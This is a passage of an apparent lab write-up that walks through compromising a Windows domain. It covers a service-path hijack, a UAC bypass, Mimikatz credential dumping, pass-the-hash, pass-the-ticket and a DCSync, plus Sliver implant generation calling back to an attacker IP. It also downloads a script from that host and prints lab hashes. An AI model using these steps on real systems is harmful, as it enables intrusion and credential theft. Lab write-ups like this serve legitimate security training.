Copyright (C) Microsoft Corporation. All rights reserved.


This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

PS C:\Users\kanon\Desktop>
Once we configure the service to run that binPath instead, it'll create the user as you can see:
PS C:\Users\kanon\Desktop> sc.exe config wuauserv binPath= "C:\Users\kanon\service.exe"
sc.exe config wuauserv binPath= "C:\Users\kanon\service.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\Users\kanon\Desktop> sc.exe start wuauserv
sc.exe start wuauserv

SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4900
        FLAGS              :
PS C:\Users\kanon\Desktop> net user
net user

User accounts for \\WS01

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
jimmex                   WDAGUtilityAccount
The command completed successfully.

PS C:\Users\kanon\Desktop>
And we're administrator as you can see:
*Evil-WinRM* PS C:\Users\kanon\Documents> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
jimmex
LAINOSCP\Domain Admins
The command completed successfully.
Act as SYSTEM on WS01
First we'll use RunasCs again to get a shell with logon type 2 for jimmex.

Trying to access the Administrator desktop gets access denied, which is most likely because of UAC which I forgot about:
PS C:\Users\Administrator> ls
ls
ls : Access to the path 'C:\Users\Administrator' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator:String) [Get-ChildItem], UnauthorizedAccessExc
   eption
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
I will send another shell bypassing the UAC:
RunasCs.exe Repo has thi: NetworkCleartext (8) logon type is the one with the widest permissions as it doesn't get filtered by UAC in local tokens and still allows authentications over the Network as it stores credentials in the authentication package. If you holds enough privileges, try to always specify this logon type through the flag --logon-type 8.
So we would have the best chance with logon type 8 when bypassing the UAC, but it worked this time with logon type 2.

Listing all privileges, we have all the privileges but some of them are disabled:
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfileSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Enabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Disabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
Using the EnableAllTokenPrivs.ps1 script we can get all privileges enabled:
EnableAllTokenPrivs enables all privileges held in the current access token, which is useful when powerful privileges like SeBackup or SeDebug are present but disabled.
PS C:\Windows\Tasks> wget http://10.200.93.122/EnableAllTokenPrivs.ps1 -O Enable.ps1
wget http://10.200.93.122/EnableAllTokenPrivs.ps1 -O Enable.ps1
PS C:\Windows\Tasks> ./Enable.ps1
./Enable.ps1
PS C:\Windows\Tasks> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfileSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
Right now we can use SigmaPotato to get a shell as SYSTEM, but there is no need to, we just need to dump secrets and we can do that via Mimikatz:
Mimikatz
token::elevateimpersonates SYSTEM, andlsadump::secretsdumps LSA secrets including service account passwords stored on the machine.
PS C:\Windows\Tasks> ./katz.exe "privilege::debug" "token::elevate" "exit"
./katz.exe "privilege::debug" "token::elevate" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

580     {0;000003e7} 1 D 19706          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00049612} 0 D 1322413     WS01\jimmex     S-1-5-21-661140023-3529138409-3911664155-1000   (13g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1345923     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # exit
Bye!
And the token elevate worked, now let's use it with lsadump and we got the secret for the user erika:DetectitiveOHYEAH17:
PS C:\Windows\Tasks> ./katz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"
./katz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

580     {0;000003e7} 1 D 19706          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00049612} 0 D 1358899     WS01\jimmex     S-1-5-21-661140023-3529138409-3911664155-1000   (13g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1382548     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # lsadump::secrets
< SNIP>
Secret : _SC_MonitorLK / service 'MonitorLK' with username : LAINOSCP\erika
cur/text: DetectitiveOHYEAH17
old/text: MetaGame2020
WinRM as Erika
The erika password is validated against the domain and we can use it:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb DC01.LAINOSCP.local -u erika -p DetectitiveOHYEAH17
SMB 10.1.106.76 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:False) (Null Auth:True
) (DC:True)
SMB 10.1.106.76 445 DC01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17
And testing it against FORENSICS01 for WinRM came back positive:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc winrm FORENSICS01.LAINOSCP.local -u erika -p DetectitiveOHYEAH17
WINRM 10.1.121.154 5985 FORENSICS01 [*] Windows Server 2022 Build 20348 (name:FORENSICS01) (domain:LAINOSCP.local)
WINRM 10.1.121.154 5985 FORENSICS01 [+] LAINOSCP.local\erika:DetectitiveOHYEAH17 (Pwn3d!)
Administrator on FORENSICS01
Looking for privileges on FORENSICS01, we see that we have SeDebugPrivilege, meaning we can dump secrets:
SeDebugPrivilege lets you open other processes for debugging, which is commonly abused to dump LSASS memory and recover credentials.
*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
SeDebugPrivilege Debug programs Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\> whoami
lainoscp\erika
Dumping logon passwords we get the Administrator hash:
sekurlsa::logonpasswordsdumps passwords and hashes from LSASS for active logon sessions.
*Evil-WinRM* PS C:\Windows\Tasks> ./katz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" 08:47:28 [211/384]

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 116832 (00000000:0001c860)
Session : Batch from 0
User Name : Administrator
Domain : FORENSICS01
Logon Server : FORENSICS01
Logon Time : 9/11/2026 3:46:45 AM
SID : S-1-5-21-1102831393-393044549-3189443636-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : FORENSICS01
         * NTLM     : 2ae8155040c755e96cac716e0cd11d84
         * SHA1     : 8dc112dcd55e120e9a2e1f027b3ba47d9c193de3
So we log in as Administrator on FORENSICS01:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ evil-winrm -i FORENSICS01.LAINOSCP.local -u administrator -H 2ae8155040c755e96cac716e0cd11d84
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
FORENSICS01
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
forensics01\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Using tree /F on C:\Users\Administrator shows some weird folders and files in that iocs folder:
*Evil-WinRM* PS C:\Users\Administrator\Documents\iocs> ls


    Directory: C:\Users\Administrator\Documents\iocs


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/11/2026 5:47 AM 1500 administrator.kirbi
-a---- 5/25/2026 1:59 PM 18953 beacon_x64.exe
-a---- 5/25/2026 12:00 PM 252 notes.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents\iocs> cat notes.txt
-Attackers where able to deliver cobaltstrike beacons and achieve foothold
-They compromised a machine where domain admin was logged in and extracted it's ticket
-SOC team was able to detect the attack due to the attackers writting the ticket to disk
*Evil-WinRM* PS C:\Users\Administrator\Documents\iocs>
The note mentions that the forensics team found this kirbi file written to disk (kirbi is a binary Kerberos ticket format used by security tools like Mimikatz and Rubeus).
Access as Domain Admin
The good thing is we can convert it to CCACHE format where we can use it to log in.
Doing so using kirbi2ccache:
A kirbi file can be converted to ccache format for use on Linux with Kerberos tools to pass-the-ticket.
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ minikerberos-kirbi2ccache administrator.kirbi administrator.ccache
INFO:root:Parsing kirbi file /home/jimmex/HSM/Forensics/administrator.kirbi
INFO:root:Done!
Exporting the ticket:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ export KRB5CCNAME=administrator.ccache
Listing the principal we'll see it is the domain administrator:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ klist
Ticket cache: FILE:administrator.ccache
Default principal: Administrator@LAINOSCP.LOCAL

Valid starting Expires Service principal
09/11/2026 08:47:20  09/11/2026 18:47:20  krbtgt/LAINOSCP.local@LAINOSCP.LOCAL
First generate the krb5 file:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb DC01.LAINOSCP.local -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.1.106.76 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:False) (Null Auth:True
) (DC:True)
SMB 10.1.106.76 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.1.106.76 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.1.106.76 445 DC01 [+] LAINOSCP.local\:
And as you can see we're domain administrator:
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb DC01.LAINOSCP.local -u 'Administrator' -k --use-kcache
SMB DC01.LAINOSCP.local 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:False) (Null Auth:
True) (DC:True)
SMB DC01.LAINOSCP.local 445 DC01 [+] LAINOSCP.LOCAL\Administrator from ccache (Pwn3d!)
For this lab we're asked for the domain admin hash and we got it using secretsdump:
Secretsdump uses DRSUAPI to remotely dump NTDS.DIT hashes, effectively a DCSync attack to get domain credentials.
┌─[]─[10.200.93.122]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ secretsdump.py LAINOSCP.local/Administrator@DC01.LAINOSCP.LOCAL -k -no-pass -just-dc-user Administrator
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:775842b655aa22ba5eb0043683c91045:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ee7d05aa028bf2fd704705f46caf9914a36f37651176dac440a4b986f476b078
Administrator:aes128-cts-hmac-sha1-96:82cd95d1bbaa8d76a3abc30683f3da74
Administrator:des-cbc-md5:d08c4a2925b6dcbf
[*] Cleaning up...
Beyond Root
Trying Sliver with shared processes
First thing I will try is Sliver to know if this service type actually matters or if the handshake is what matters, not the type.
[server] sliver > generate --mtls 10.200.93.122 --os windows --arch amd64 --format service --save service.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m7s
[*] Implant saved to /home/jimmex/HSM/Forensics/service.exe
Then move it to the target, when trying to start it we got the same error:
sc.exe start wuauserv
[SC] StartService FAILED 1083:

The executable program that this service is configured to run in does not implement the service.
And that was kind of expected, and here is why.
Per Microsoft's own docs on StartServiceCtrlDispatcher:
For
SERVICE_WIN32_SHARE_PROCESSservices, each entry must contain the name of a service... ForSERVICE_WIN32_OWN_PROCESSservices, the service name in the table entry is ignored.
So when we run that binary, that's probably what happens:
- SCM looks up
HKLM\SYSTEM\CurrentControlSet\Services\wuauservand reads the ImagePath and starts it. - And because it is shared, SCM needs to validate that whatever process comes up actually registers a
ServiceMainentry named exactlywuauserv. - So SCM calls
CreateProcess()launching theservice.exe. service.exestarts running, hits Sliver's code path, callsStartServiceCtrlDispatcher()and Sliver passes aSERVICE_TABLE_ENTRYwith something hardcoded like this{ lpServiceName = "Sliver", lpServiceProc = SliverServiceMain }, so it returns that error.
Sliver Codebase
Went through the Sliver codebase and found that when you generate a Windows service implant, the entire generation pipeline generate.SliverExecutable → renderSliverGoCode → template render → gogo.GoBuild treats --format service identically to --format exe. There is no service-specific generator. The only thing that makes the binary a service is a {{if .Config.IsService}} block inside the implant's own runner/main.go template, which calls:
svc.Run("", &sliverService{})That empty string is the service name. It gets passed straight into golang.org/x/sys/windows/svc, which builds the SERVICE_TABLE_ENTRY dispatch table at runtime.
The psexec.go though has this, where it offers the option to name the service, which makes sense as it drops it directly to the SCM.
psexec --profile <profile-name> --service-name wuauserv <target-host>So bottom line, the process type actually matters for how the SCM operates, even if the image path doesn't point to the -k group or something. Let's fix it, I guess.
So been working on this for the last couple of days to make Sliver accept the option --service-name so it can build the table upon that name.
Long story short, you can find that version in the PR on the Sliver repo once I publish it. What I did was simply creating the exact same payload but after adding the option for it:
generate --mtls 10.200.93.122 --os windows --arch amd64 --format service --service-name wuauserv --save wuauserv.exeThen after uploading the payload and setting it up, you can notice that the process is still WIN32_SHARE_PROCESS and yet we have a session that didn't time out, and the fact that it already started and didn't show error 1083 is progress.

One more proof, from the Sliver session itself.

Trying to change the type
We'll first change the type:
PS C:\Users\kanon\Documents> sc.exe config wuauserv type= own binPath= "C:\Users\kanon\Documents\service.exe"
sc.exe config wuauserv type= own binPath= "C:\Users\kanon\Documents\service.exe"
[SC] ChangeServiceConfig SUCCESS
PS C:\Users\kanon\Documents> sc.exe qc wuauserv
sc.exe qc wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wuauserv
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\kanon\Documents\service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Update
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
And now it is WIN32_OWN_PROCESS, let's run it.
